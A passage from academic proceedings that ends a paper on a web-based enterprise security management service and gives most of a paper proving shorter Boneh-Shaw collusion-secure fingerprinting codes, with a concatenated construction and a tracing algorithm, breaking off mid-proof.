Prompted by the test results, we upgraded the CPUs of all the servers to Inter 4 CPU 3.6GHz, and increased the number of web servers, processor servers, log servers to 2, 2, 3, respectively. With this configuration, WESM-ASP can process 30 million logs per day, 300 concurrent web users, 115 transactions per second with 2.5 seconds of response time. The test results also show that the system can operate without encountering serious problems even though the number of security equipments increases by 30% every year. The test results also suggest that WESM-ASP can be safely operated for the next three years with the upgraded system configuration. Fig. 8 shows the real-time security equipment monitoring window of WESM-ASP which is installed at KT Bismeka. Note that we purposely erased security critical information from the window, and it is written in Korean.




Fig. 8. Real-time monitoring window of WESM-ASP

5 Conclusions

Enterprises that use the Internet for their businesses face security threats such as viruses, worms, spyware, hackers' attacks, etc. In order to protect their information assets from those attacks, enterprises have been developing or outsourcing ESMs that manage their entire security equipments. However, it is very costly and difficult for small/medium businesses to develop, outsource, and/or maintain an ESM. We propose the architecture of a web-based ESM (WESM-ASP) that can be used as an ASP solution.

WESM-ASP provides real-time services to the users. It is designed to be flexible, extendable, and highly available. It provides personalized services to the users. It can easily be deployed and installed without visiting the users' sites. All the services are web-based. The current version of WESM-ASP can handle 30 million logs per day, and serve 300 concurrent web users with 20 transactions per session. It is now running as a commercial application service at KT Bizmeka, which is one of the largest Korean ASPs.

The current version of WESM-ASP produces various types of statistics and reports for individual enterprises. However, its functions can further be enhanced by incorporating the technologies of advanced multidimensional analysis and mining for stream data.

References

1. Richard A. Caralli and William R. Wilson, William. "The Challenges of Security Management," CERT (Computer Emergency Response Team) White Paper, 2004.
2. "Enterprise Security Management: Managing Complexity," <http://www.bizforum.org/whitepapers/intellitactics-2.htm>, Contributed by Intellitactics, Inc.
3. James A. Browning, Robert P. Anderson, "Adoption of Web Enablement Can Improve SMB Business," Gartner (http://i.b5z.net/i/u/1430061/i/Gartner_Research_-_Web_SMB.pdf)
4. Linda McCarthy, "Intranet Security: Stories from the Trenches," Sun Microsystems Press.
5. Tim Bass, "Intrusion Detection Systems and Multi-sensor Data Fusion," Communications of the ACM, 2000.
6. Symantec ESM, <http://enterprisesecurity.symantec.com/products/products.cfm>
7. IBM Tivoli, <http://www-306.ibm.com/software/tivoli/>
8. ArcSight ESM, <http://www.arcsight.com/whitepapers.htm>
9. CA ESM, <http://www.ca.com/za/news/2004/20041111.htm>
10. HP OpenView & Security Management, <http://www.managementsoftware.hp.com/news/ovsecurity.html>

Obtaining Asymptotic Fingerprint Codes Through a New Analysis of the Boneh-Shaw Codes

Marcel Fernandez and Josep Cotrina*

Department of Telematics Engineering. Universitat Politècnica de Catalunya
C/ Jordi Girona 1 i 3. Campus Nord, Mod C3, UPC. 08034 Barcelona. Spain
Phone: 934 016 023; Fax: 934 015 981
{jcotrina, marcel}@mat.upc.es

Abstract. A fingerprinting code is a set of codewords that are embedded in each copy of a digital object with the purpose of making each copy unique. If the fingerprinting code is c -secure with ϵ error, then the decoding of a pirate word created by a coalition of at most c dishonest users, will expose at least one of the guilty parties with probability $1 - \epsilon$.

The Boneh-Shaw fingerprinting codes are n -secure codes with ϵ error, where n also denotes the number of authorized users. Unfortunately, the length the Boneh-Shaw codes should be of order $O(n^3 \log(n/\epsilon))$, which is prohibitive for practical applications. In this paper, we prove that the Boneh-Shaw codes are $(c < n)$ -secure for lengths of order $O(nc^2 \log(n/\epsilon))$.

Moreover we show how to use these codes to construct binary fingerprinting codes with length $L = O(c^6 \log c \log n)$, with probability of error $O(1/n) = \exp(-\Omega(L))$, and identification algorithm of complexity $\text{poly}(\log n) = \text{poly}(L)$. These results improve in some aspects the best known schemes and with a much more simple construction.

Keywords: Fingerprinting, Intellectual Property Protection, Electronic Commerce Security, Information Hiding and Watermarking.

1 Introduction

In the multimedia content market, there is the need to protect both intellectual property and distribution rights against dishonest buyers. Encrypting the data only offers protection as long as the data remains encrypted, since once an authorized but fraudulent user decrypts it, nothing stops him from redistributing the data without having to worry about being traced back.

The fingerprinting technique consists in the insertion of a different set of marks in each copy of a digital object. Having unique copies of an object clearly rules out plain redistribution, but still a coalition of dishonest users (traitors) can collude

* This work has been supported in part by the Spanish Research Council (CICYT) Project TSI2005-07293-C02-01 (SECONNET) and TIC2003-01748 (RUBI).

compare their copies and by changing the marks where their copies differ, they can create a pirate copy that disguises their identities. Thus the fingerprinting problem consists in finding the right set of marks to embed in each copy of an object to prevent collusion attacks. Each user is assigned a codeword from a fingerprinting code, if the code is secure against a coalition of size c , it is called a c -secure code. A c -secure code guarantees that at least one of the members of the coalition can be traced.

Collusion secure fingerprinting fundamentals derive from the breakthrough work of Boneh and Shaw in [2], where they present a collusion n -secure code with ϵ error, where n represents the total number of authorized users, and ϵ denotes the probability of not identifying a traitor user.

Unfortunately, the large length of the n -secure Boneh-Shaw code, which is $O(n^3 \log(n/\epsilon))$, seriously restricts the range of its practical applications. However, in practical scenarios we will rarely encounter a traitor coalition that consists of *all* authorized users, therefore c -secure codes, with $c < n$ suffice. In this paper we show that for $c < n$ the length of the Boneh-Shaw codes can be reduced to $O(nc^2 \log(n/\epsilon))$.

Moreover, Boneh and Shaw, also in [2], they provide a concatenated construction with a better asymptotical behavior by concatenating their code with a *random* code. In this construction the symbols of the alphabet of the random code are encoded using the Boneh-Shaw code. The resulting concatenated codes are c -secure fingerprinting codes of length $O(c^4 \log(N/\epsilon) \log(1/\epsilon))$, where N represents the number of authorized users. However, due to the random nature of the outer code, in this construction, as noted by Barg et al. in [1], the best known algorithms for the decoding of the outer code, which is an NP-hard problem, require complexity of order N .

Later, Barg et al. in [1], show the existence of c -secure fingerprinting codes, with error probability less than $\exp(-\Omega(\log N))$, of length $L = O(\log N)$ and decoding algorithm of complexity $\text{poly}(\log N)$. Their construction is based on the concatenation of algebraic geometric (AG) codes, and binary (c, c) -separable codes, using as the decoding algorithm the Guruswami-Sudan list decoding algorithm for the AG code and an exhaustive search for the (c, c) -separable code. This construction improves in several aspects the construction in [2]. First of all it disposes of an efficient decoding algorithm. Moreover, for a fixed c , it is asymptotically better in N and ϵ . The weak point of these codes is the construction and decoding of the (c, c) -separable codes for large values of c , because of their $O(2^c)$ length.

Here we propose a new construction that is a combination of the constructions in [2] and [1]. We define new codes that use asymptotically good AG codes concatenated with Boneh-Shaw codes. The error probability of the concatenated construction is $O(1/N) = \exp(-\Omega(\log N))$, with length of order $L = O(c^6 \log c \log N)$, and a decoding (tracing) algorithm of complexity $\text{poly}(\log N)$. With this construction we improve the Boneh and Shaw construction because we dispose of a polynomial time decoding algorithm, and the Barg et al. construction because we use Boneh-Shaw codes instead of (c, c) -separable codes, therefore the

length of the code does not increase exponentially with c , and more important, it is encodable and decodable in a very simple way for any value of c .

We will like to note, that in the literature there exist some constructions for fingerprinting codes [6] that achieve a code length of order $O(c^2 \log(n/\epsilon))$. However, these codes are based on random constructions, and therefore have the need to use a brute force algorithm in the identification process. Our approach here is to improve on existing constructions in order to provide a full fingerprinting scheme that allows tracing the guilty users efficiently.

The paper is organized as follows. In Section 2 we give an overview of the Boneh-Shaw n -secure code. In Section 3 we show that when $c < n$ the Boneh-Shaw code can be shortened while maintaining the same error probability. Section 4 deals with the construction of binary fingerprinting codes by concatenating algebraic-geometric error correcting codes with large enough minimum distance, with the Boneh-Shaw code. As a conclusion, in Section 5 we compare our constructions with previous work on fingerprinting codes. Moreover the paper includes an appendix with several probability results that are needed in the exposition and that might be of independent interest.

2 The Boneh-Shaw n -Secure Code

Following [1][2] (we refer readers to these papers for a more detailed exposition), given a subset $X \subseteq \mathbb{F}_q^n$ (\mathbb{F}_q is the field of q elements,) we define the *undetectable* positions of X as the components i such that $x_i^r = x_i^s, \forall \mathbf{x}^r, \mathbf{x}^s \in X$, where $\mathbf{x}^r = (x_1^r, \dots, x_n^r)$. The undetectable positions form a set denoted by $\mathcal{Z}(X)$.

Then we define the *envelope* $\mathcal{E}(X) \subseteq \mathbb{F}_q^n$ of X as a set of words than can be derived from X . By the marking assumption, the positions in $\mathcal{Z}(X)$ can not be modified, thus if $\mathbf{y} \in \mathcal{E}(X)$ then $y_i = x_i^r, \forall i \in \mathcal{Z}(X), \forall \mathbf{x}^r \in X$. Here we will consider two envelope definitions, the *narrow-sense* envelope

$$e(X) = \{\mathbf{y} = (y_1, \dots, y_n) \in (\mathbb{F}_q \cup ?)^n \mid y_i \in \bigcup_{\mathbf{x}^r \in X} (x_i^r \cup ?)\}.$$

and the *wide-sense* envelope

$$E(X) = \{\mathbf{y} = (y_1, \dots, y_n) \in (\mathbb{F}_q \cup ?)^n \mid y_i = x_i^r, \text{ for } i \in \mathcal{Z}(X), \mathbf{x}^r \in X\}.$$

If $\mathbf{y} \in \mathcal{E}(X)$ then \mathbf{y} is a *descendant* of X and any $\mathbf{x} \in X$ is a *parent* of \mathbf{y} . Note that for the binary case, $q = 2$, these two envelope definitions are equivalent. As we will focus on the binary case, in what follows, we will represent the envelope of X as $\mathcal{E}(X)$. Moreover, note that since some of the bits in the descendant might be unreadable, then following the convention of Boneh and Shaw in [2], we set these bits to “0” before entering the tracing algorithm.

With the above notation, the fingerprinting problem can be summarized as follows. Let us consider a code C and a c -coalition with fingerprints (codewords) $T = \{\mathbf{t}_1, \mathbf{t}_2, \dots, \mathbf{t}_c\} \subset C$. The coalition creates a new false fingerprint $\mathbf{z} \in \mathcal{E}(T)$ and the distributor D needs to determine which codewords can produce \mathbf{z} , that

is, D determines a set $G = \{\mathbf{x}_1, \dots, \mathbf{x}_f\}$ such that $\mathbf{z} \in \mathcal{E}(G)$. If $\emptyset \neq G \subseteq T$ then the code is c -secure.

Boneh and Shaw, in [2] prove that there are no totally c -secure binary codes, that is, any fingerprinting code C , together with an identification algorithm D , it has some error probability, that is, the returned set G can be empty, or some innocent user can be framed, in other words $G \not\subseteq T$.

The authors in [2] construct a fingerprinting code n -secure with error probability less than ϵ . The BS(n, r) code consists of columns of type

$$\mathbf{c}_k = \underbrace{(1 \cdots 1)}_k \underbrace{0 \cdots 0}_l)^T,$$

for $1 \leq k \leq n - 1$, $n = k + l$, where n is the number of users. Moreover each column is repeated r times, generating identical column blocks denoted by C_k^r .

If we consider the $n \times r(n - 1)$ matrix $C = (C_1^r, \dots, C_{n-1}^r)$, then each row conforms a code word. Then, if each user is unambiguously identified by integer i , where $1 \leq i \leq n$, the scheme assigns codeword (fingerprint/row matrix) i , $1 \leq i \leq n$ to user i . Before embedding the codeword into the digital content a random permutation of the positions is performed.

A traitor coalition colludes to create a false fingerprint \mathbf{z} , according to the marking assumption. In the identification algorithm, the codewords, of length $r(n - 1)$, are divided in $n - 1$ blocks, denoted by M_i , $i = 1, \dots, n - 1$, that represent the positions corresponding to the block C_i^r . Taking $w(M_i)$ to be the Hamming weight of block M_i of \mathbf{z} , the decoding rules consider user i , $1 < i < n$, one of the traitors if $w(M_i) - w(M_{i-1}) > \lambda_i$, where

$$\lambda_i = \sqrt{2(w(M_{i-1}) + w(M_i)) \log(2n/\epsilon)}.$$

Moreover, users 1 and/or n are traitors if $w(M_1) > 0$ and/or $w(M_{n-1}) < r$. In [2] it is proved that the BS(n, r) code together with this decoding algorithm is n -secure with error probability ϵ , with a code length of order $O(n^3 \log(n/\epsilon))$.

3 The Boneh-Shaw ($c < n$)-Secure Code

The BS(n, r) code is n -secure against any coalition independently of its size. Below, we show how by applying similar decoding rules as the ones in [2], BS(n, r) codes of length $O(nc^2 \log(n/\epsilon))$ are c -secure with ϵ error.

3.1 Initial Definitions and Notation

A coalition of c traitors can be denoted by $T = \{t_1 < \dots < t_j < \dots < t_c\}$, $1 \leq t_j \leq n$. From the matrix $C = (C_1^r, \dots, C_{n-1}^r)$, defined in the previous section, we see that the coalition T determines at most $c + 1$ different block (column) types, although, according with the marking assumption, the coalition can only distinguish/modify $c - 1$ of them. These $c - 1$ blocks are determined by $S_{t_i} = M_{t_i} \cup M_{t_i+1} \cup \dots \cup M_{t_{i+1}-1}$, where $t_i \in T - \{t_c\}$. In order to avoid confusion, we will call the blocks S_{t_i} *superblocks*.

Example 1. For $n = 8$ and $r = 3$, the matrix C is defined as

$$C = \begin{pmatrix} \overbrace{111}^{M_1} & \overbrace{111}^{M_2} & \overbrace{111}^{M_3} & \overbrace{111}^{M_4} & \overbrace{111}^{M_5} & \overbrace{111}^{M_6} & \overbrace{111}^{M_7} & 1 \\ 000 & 111 & 111 & 111 & 111 & 111 & 111 & 2 \\ 000 & 000 & 111 & 111 & 111 & 111 & 111 & 3 \\ 000 & 000 & 000 & 111 & 111 & 111 & 111 & 4 \\ 000 & 000 & 000 & 000 & 111 & 111 & 111 & 5 \\ 000 & 000 & 000 & 000 & 000 & 111 & 111 & 6 \\ 000 & 000 & 000 & 000 & 000 & 000 & 111 & 7 \\ 000 & 000 & 000 & 000 & 000 & 000 & 000 & 8 \end{pmatrix}$$

If the coalition consists of users 2, 4, 6, then $c = 3$, $t_1 = 2$, $t_2 = 4$, and $t_c = t_3 = 6$, and we have the following $c + 1 = 4$ different column types. Note that for the sake of simplicity, we are ignoring the random permutation of the columns.

$$\begin{array}{ccccccc} \overbrace{000}^{M_1} & \overbrace{111\ 111}^{S_2=M_2 \cup M_3} & \overbrace{111\ 111}^{S_4=M_4 \cup M_5} & \overbrace{111\ 111}^{M_6 \cup M_7} & t_1 = 2 \\ 000 & 000\ 000 & 111\ 111 & 111\ 111 & t_2 = 4 \\ 000 & 000\ 000 & 000\ 000 & 111\ 111 & t_3 = 6 \end{array}$$

It is clearly seen that only $c - 1 = 2$ (S_2 and S_4) of the column types can be modified.

In what follows, \mathbf{z} denotes a false fingerprint (descendant) created by coalition T . Given any block of symbols $M_j \in S_{t_i}$ of \mathbf{z} , the probability $p(w(M_j) = d)$ is determined by an hypergeometric random variable Y_m^i , with mean $\mu_i = E(Y_m^i) = m/s_i$, where s_i is the number of blocks that determine S_{t_i} and $m = w(S_{t_i})$ is the Hamming weight of the superblock (see the Appendix (Section A) for details).

We want to define an algorithm D that given a false fingerprinting \mathbf{z} produced by any coalition T of at most c users, then D returns a set G with at least one coalition member, and with error probability as small as we want. That is, given any $\epsilon > 0$, we compute $D(\mathbf{z}) = G$ such that $p(\emptyset \neq G \subseteq \mathbf{T}) > 1 - \epsilon$, where \mathbf{T} are the codewords assigned to T .

Our algorithm, that mimics the algorithm in [2], can be stated in a very simple way. We identify user i as guilty if:

1. $w(M_0) > 0$ user 1 is guilty.
2. $w(M_n) < r$ user n is guilty.
3. for $0 < i < n$ user i is guilty if $w(M_i) - w(M_{i-1}) > 2\lambda$

Thus, we need to determine the appropriate values for λ and r . We divide the algorithm discussion in two parts. First we compute the probability that our algorithm can frame an innocent user, and later we compute the probability that our algorithm returns some coalition member.

3.2 Framing Innocent Users

We start our development by first dealing with the probability of framing innocent users. This is the probability that an innocent user is taken to be guilty. Of course, any tracing strategy should be designed to minimize this probability.

Intuitively our reasoning is as follows. If users $t_i + 1, t_i + 2, \dots, t_{i+1} - 1$ are innocent, then the columns in the superblock $S_{t_i} = M_{t_i} \cup M_{t_i+1} \cup \dots \cup M_{t_{i+1}-1}$ are indistinguishable by the coalition, and therefore the distribution of 1's in the blocks $M_{t_i}, M_{t_i+1}, \dots, M_{t_{i+1}-1}$ of any descendant \mathbf{z} should be approximately the same.

According to the previous reasoning, given a false fingerprint \mathbf{z} , the tracing strategy should be based in the weight difference between consecutive blocks of symbols $M_j, M_{j+1} \in S_{t_i}$. If a given user, say j , is innocent then the weight difference $w(M_j) - w(M_{j-1})$ will be small.

Therefore, we define

$$\lambda := \sqrt{2r \log \frac{4n}{\epsilon}}$$

and we can prove the following results (the motivation for this definition of λ is based on the Chernoff bound, and will hopefully be clear as the exposition progresses).

Proposition 1. *Let $M_j \in S_{t_i}$, with $\mu_i = E(Y_m^i)$, then*

$$p(w(M_j) - \mu_i < -\lambda) \leq \frac{\epsilon}{4n}, \text{ and } p(w(M_j) - \mu_i > \lambda) \leq \frac{\epsilon}{4n}$$

Proof. Noting that $\mu_i \leq r$ and applying equation (3) (of the appendix) we have

$$p\left(w(M_j) - \mu_i < -\sqrt{2r \log \frac{4n}{\epsilon}}\right) \leq e^{-\log \frac{4n}{\epsilon}} = \frac{\epsilon}{4n}.$$

The second part of the proposition is a consequence of Lemma 2 of the Appendix A. □

Corollary 1. *Let $M_j, M_{j+1} \in S_{t_i}$, then $p(w(M_{j+1}) - w(M_j) > 2\lambda) \leq \frac{\epsilon}{2n}$.*

Proof. Since $\mu_i = E(Y_m^i)$ we have that

$$\begin{aligned} p(w(M_{j+1}) - w(M_j) > 2\lambda) &= p((w(M_{j+1}) - \mu_i) + (\mu_i - w(M_j)) > 2\lambda) \leq \\ &\leq p(w(M_{j+1}) - \mu_i > \lambda) + p(w(M_j) - \mu_i < -\lambda), \end{aligned}$$

then the corollary follows by Proposition 1. □

Thus Corollary 1 says that if user j is not guilty, then

$$p(w(M_j) - w(M_{j-1}) > 2\lambda) \leq \frac{\epsilon}{2n},$$

in other words, the probability of framing an innocent user is less than $\epsilon/2$ and can be made as small as desired. Therefore λ determines an appropriate criterion to decide if an user is guilty or not. However, we still need to show how to identify at least one coalition member using this value of λ . Below we show how to do this.

3.3 Identifying the Traitors

In this section we discuss the identification of guilty users. Again we first provide an intuitive explanation. Note that if traitors do not want to be identified then they need to make transitions between superblocks smooth. This is equivalent to saying that the weight of the M_i 's within a superblock also increases smoothly. Since a permutation is performed before embedding the code word symbols, the probability of achieving this smoothness is low.

For every S_{t_i} , we consider the weight difference between the first and last blocks of symbols by defining $\alpha_{t_i} := w(M_{t_{i+1}-1}) - w(M_{t_i})$, for $t_i \in T \setminus \{t_c\}$ and $\alpha_{t_c} := 0$ for t_c . Moreover, for every S_{t_i} , $t_i \in T \setminus \{t_1, t_c\}$, we define $\beta_{t_i} := w(M_{t_i}) - w(M_{t_i-1})$. If $t_c \neq n$ we define $\beta_{t_c} := w(M_{t_c}) - w(M_{t_c-1})$, and if $t_1 \neq 1$ we define $\beta_{t_1} := w(M_1)$, otherwise $\beta_{t_1} = \beta_{t_c} := 0$.

In the above example the previous definitions are as follows:

$$\begin{array}{cccccc}
 \overbrace{000}^{M_1} & \overbrace{111\ 111}^{S_2=M_2 \cup M_3} & \overbrace{111\ 111}^{S_4=M_4 \cup M_5} & \overbrace{111\ 111}^{M_6 \cup M_7} & & \\
 000 & 000\ 000 & 111\ 111 & 111\ 111 & t_1 = 2 & \\
 000 & 000\ 000 & 000\ 000 & 111\ 111 & t_2 = 4 & \\
 000 & \underbrace{010\ 100}_{\alpha_2=0} & \underbrace{011\ 101}_{\alpha_4=0} & 111\ 111 & t_3 = 6 & \mathbf{z} \\
 \\
 \overbrace{000}^{M_1} & \overbrace{111\ 111}^{S_2=M_2 \cup M_3} & \overbrace{111\ 111}^{S_4=M_4 \cup M_5} & \overbrace{111\ 111}^{M_6 \cup M_7} & & \\
 000 & 000\ 000 & 111\ 111 & 111\ 111 & t_1 = 2 & \\
 000 & 000\ 000 & 000\ 000 & 111\ 111 & t_2 = 4 & \\
 000 & 000\ 000 & 000\ 000 & 111\ 111 & t_3 = 6 & \\
 000 & \underbrace{010\ 100}_{\beta_2=1} & \underbrace{011\ 101}_{\beta_4=1} & \underbrace{111\ 111}_{\beta_6=1} & & \mathbf{z}
 \end{array}$$

Then by Corollary 1 it is immediate to see that $p(\alpha_{t_i} > 2\lambda) \leq \epsilon/(2n)$. Moreover, the sum of the α_{t_i} 's is bounded, as the following proposition shows.

Proposition 2.

$$p\left(\sum_{t_i \in T} \alpha_{t_i} > 2\sqrt{c-1}\lambda\right) \leq \frac{\epsilon}{2n}.$$

Proof.

$$\begin{aligned}
 p\left(\sum_{t_i \in T} \alpha_{t_i} > 2\sqrt{c-1}\lambda\right) &= p\left(\sum_{t_i \in T \setminus \{t_c\}} w(M_{t_{i+1}-1}) - w(M_{t_i}) > 2\sqrt{c-1}\lambda\right) = \\
 &= p\left(\sum_{i=1}^{c-1} w(M_{t_{i+1}-1}) - \mu_i + \mu_i - w(M_{t_i}) > 2\sqrt{c-1}\lambda\right) \leq \\
 &\leq p\left(\sum_{i=1}^{c-1} (w(M_{t_{i+1}-1}) - \mu_i) > \sqrt{c-1}\lambda\right) + p\left(\sum_{i=1}^{c-1} (\mu_i - w(M_{t_i})) > \sqrt{c-1}\lambda\right).
 \end{aligned}$$

Then the proposition is a direct consequence of Lemma 3, Lemma 4 of the Appendix A and Proposition 1. □

Thus finally, we can prove the following theorem.

Theorem 1. *The BS(n, r) code, with*

$$r \geq 8(c + \sqrt{c - 1})^2 \log(4n/\epsilon),$$

that is, of length $O(nc^2 \log(n/\epsilon))$, is c-secure with error probability less than ϵ .

Proof. We first note that if $w(M_1) > 0$ and/or $w(M_{n-1}) < r$, we can incriminate with error probability 0 users 1 and/or n respectively. Therefore, we assume that $w(M_1) = 0$ and $w(M_{n-1}) = r$, and it is a simple task to show that $\sum_{t_i \in T} \beta_{t_i} + \sum_{t_i \in T} \alpha_{t_i} = r$.

Since we have seen that $\sum_{t_i \in T} \alpha_{t_i}$ is bounded, it is only left to see that there exists some value β_{t_i} such that $\beta_{t_i} \geq 2\lambda$, since this will allow us to incriminate at least one member of the coalition.

By proposition 2, with probability $1 - \epsilon/(2n)$

$$r = \sum_{t_i \in T} \beta_{t_i} + \sum_{t_i \in T} \alpha_{t_i} < \sum_{t_i \in T} \beta_{t_i} + 2\sqrt{c - 1}\lambda$$

so, if $(r - 2\sqrt{c - 1}\lambda)/c \geq 2\lambda$ then there must exist a $\beta_{t_i} > 2\lambda$. Therefore we are able to incriminate a coalition member if

$$r \geq 8(c + \sqrt{c - 1})^2 \log \frac{4n}{\epsilon}.$$

Then, the probability of success is that at least one guilty user is returned and no innocent user is returned, that is, the success probability is greater than

$$\left(1 - \frac{\epsilon}{2n}\right) \left(1 - \frac{\epsilon}{2}\right) > 1 - \epsilon.$$

□

3.4 Tracing Algorithm

In view of the previous results we can define a tracing algorithm, that given a false fingerprint returns a coalition member with error probability ϵ . Note that the proposed algorithm only needs to run one time over the bits of the false fingerprint, that is, the complexity time is $O(nc^2 \log(n/\epsilon))$.

Tracing algorithm:

Input:

- BS(n, r) code with $r > 8(c + \sqrt{c - 1})^2 \log \frac{4n}{\epsilon}$
- descendant \mathbf{z} generated by at most c traitors.

Output: List G that contains at least a guilty user with probability $1 - \epsilon$.

ALGORITHM

1. // Initialization:
 - (a) Set $G = \emptyset$.
 - (b) Compute $\lambda := \sqrt{2r \log\left(\frac{4n}{\epsilon}\right)}$
2. // Identification
 - (a) **if** $w(M_1) \neq 0$ insert 1 in G .
 - (b) **if** $w(M_{n-1}) \neq r$ insert n in G .
 - (c) **for** $i = 2$ to $n - 1$
 - if** $w(M_i) - w(M_{i-1}) > 2\lambda$ insert i in G .
3. Output G .

4 Concatenated Constructions

Obviously, previous fingerprinting codes are not useful for practical applications because of their length. To construct practical (shorter) fingerprinting codes we will use the idea of concatenation [3].

Let W be a $[n, k, d]$ code over \mathbb{F}_q , where n is the code length, k the dimension, that is, the code has $N = q^k$ codewords (users), and d the minimum Hamming distance of the code. Let V be a $BS(q, r)$ c -secure code. Then the concatenated code $C = V \circ W$ is the code obtained by taking the words $\mathbf{w} = (w_1, \dots, w_n) \in W \subset \mathbb{F}_q^n$, and mapping every symbol $w_i \in \mathbb{F}_q$ on a word $V(w_i) \in V$. The code W is called the outer code and V the inner code.

Concatenated codes are often decoded by first decoding the inner code, thus obtaining a word of symbols from the outer code alphabet. Then, in a second step, this word is decoded with a decoding algorithm designed for the outer code.

In what follows, we first determine the properties that the outer code needs to meet in order to determine a good fingerprinting code when concatenated with a BS code. Then we show that such a code exists and finally we show how to efficiently identify a coalition member using this code.

Theorem 2. *Let W be a $[n, d]$ code over \mathbb{F}_q , with $d > n - n(1 - \sigma)/c^2$, with $0 < \sigma < 1$. Let $V = BS(q, r)$ be a c -secure Boneh-Shaw code with error probability ϵ_B , where $\epsilon_B < \sigma$. Then the concatenated code $C = V \circ W$ is a c -secure fingerprinting code with error probability $p_e = \exp(-\Omega(n))$.*

Proof. Let $U = \{\mathbf{c}_1, \dots, \mathbf{c}_c\}$ be the codewords associated to a c -coalition, where $\mathbf{c}_j = (V(c_1^j), \dots, V(c_n^j)) \in C$ and $\mathbf{c}^j = (c_1^j, \dots, c_n^j) \in W$, for $1 \leq j \leq c$.

Given a false fingerprint

$$\mathbf{z} = (z_1^1, \dots, z_{(q-1)r}^1, \dots, z_1^n, \dots, z_{(q-1)r}^n)$$

when decoding each block $\mathbf{z}^j = (z_1^j, \dots, z_{(q-1)r}^j)$ using the decoding algorithm for the BS inner code V , we obtain a symbol $Z_j \in \mathbb{F}_q$ that, with probability $1 - \epsilon_B$ belongs to one of the codewords of some member of the c -coalition, in other words, $p(Z_j \in \{c_1^j, \dots, c_n^j\}) \geq 1 - \epsilon_B$.

Clearly, the error probability of each symbol is independent, thus we can model the number of errors produced in the inner decoding process by n Bernoulli random variables θ_i , equal to 1 with probability ϵ_B and 0 with probability $1 - \epsilon_B$. The probability of the tail can be bounded as

$$p \left(\sum_{i=1}^n \theta_i \geq n\sigma \right) \leq 2^{-nD(\sigma|\epsilon_B)}.$$

where $\sigma > \epsilon_B$ and $D(\sigma|\epsilon_B) = \sigma \log_2(\sigma/\epsilon_B) + (1 - \sigma) \log_2((1 - \sigma)/(1 - \epsilon_B))$.

Thus, after decoding the inner code, we recover a false fingerprint $Z = (Z_1, \dots, Z_n) \in \mathbb{F}_q^n$ where $p(|\{Z_j | Z_j \in \{c_j^1, \dots, c_j^c\}\}| \geq n - n\sigma) \geq 1 - 2^{-nD(\sigma|\epsilon_B)}$. That is, with error probability less than $2^{-nD(\sigma|\epsilon_B)}$, there exists some coalition codeword $\mathbf{c}_j \in U$ such that $d(Z, \mathbf{c}^j) \leq n - n(1 - \sigma)/c$.

From the hypothesis of the theorem, any two codewords $\mathbf{u}, \mathbf{w} \in W$, satisfy

$$d(\mathbf{u}, \mathbf{w}) > n - n \frac{1 - \sigma}{c^2}.$$

Now, for any $\mathbf{v} \in W$, not a coalition member codeword,

$$n - d(\mathbf{v}, Z) \leq \sum_{j=1}^c (n - d(\mathbf{v}, \mathbf{c}^j)) < c \left(n \frac{1 - \sigma}{c^2} \right) = n \frac{1 - \sigma}{c}.$$

Thus, for any $\mathbf{v} \in W$, not a coalition member codeword, $d(\mathbf{v}, Z) > d(\mathbf{c}^j, Z)$, for some $\mathbf{c}_j \in U$, with error probability less than $2^{-nD(\sigma|\epsilon_B)}$. As the code contains q^k codewords, we have that with error probability $p_e \leq q^k 2^{-nD(\sigma|\epsilon_B)}$, a codeword in W associated to a coalition member is close to the false fingerprint Z than any other codeword in W , thus we can identify by minimum Hamming distance one of the members of the coalition, proving the theorem. □

From the previous theorem, we know the properties of the desired codes, but it remains to prove the existence of such codes.

Next theorem proves the existence of the codes determined by Theorem 2, and relates the number of users (codewords) with the length and the error probability of the c -secure concatenated fingerprinting code.

Theorem 3. *There exist c -secure fingerprinting codes with N codewords, length $L = O(c^6 \log c \log N)$, and error probability $p_e = O(1/N)$.*

Proof. It is well known [7] the existence of families of algebraic-geometric codes (AG), with parameters $[n, k, d]$, over a finite field \mathbb{F}_q , whose parameters asymptotically approach the Tsfasman-Vlăduț-Zink bound $k/n \geq 1 - 1/(\sqrt{q} - 1) - d/n$. These codes satisfy $n = O(\log N)$, where N is the number of codewords.

Let W be one of the AG codes that approach the Tsfasman-Vlăduț-Zink bound, with $d > n - n(1 - \sigma)/c^2$, where $0 < \sigma < 1$, then

$$n \left(1 - \frac{1 - \sigma}{c^2} \right) < d < n \left(1 - \frac{1}{\sqrt{q} - 1} \right)$$

that is, a sufficient condition for the existence of such a code is

$$1 - \sigma > \frac{c^2}{\sqrt{q} - 1}. \tag{1}$$

but as $0 < \sigma < 1$, if $\sqrt{q} - 1 > c^2$ the code exists.

The length L_B of the inner code $BS(q, r)$, by proposition 1, satisfies

$$L_B \geq 8q(c + \sqrt{c - 1})^2 \log \frac{4q}{\epsilon_B},$$

where $\epsilon_B < \sigma$. By the inequality in (1) we have $q = O(c^4)$, thus

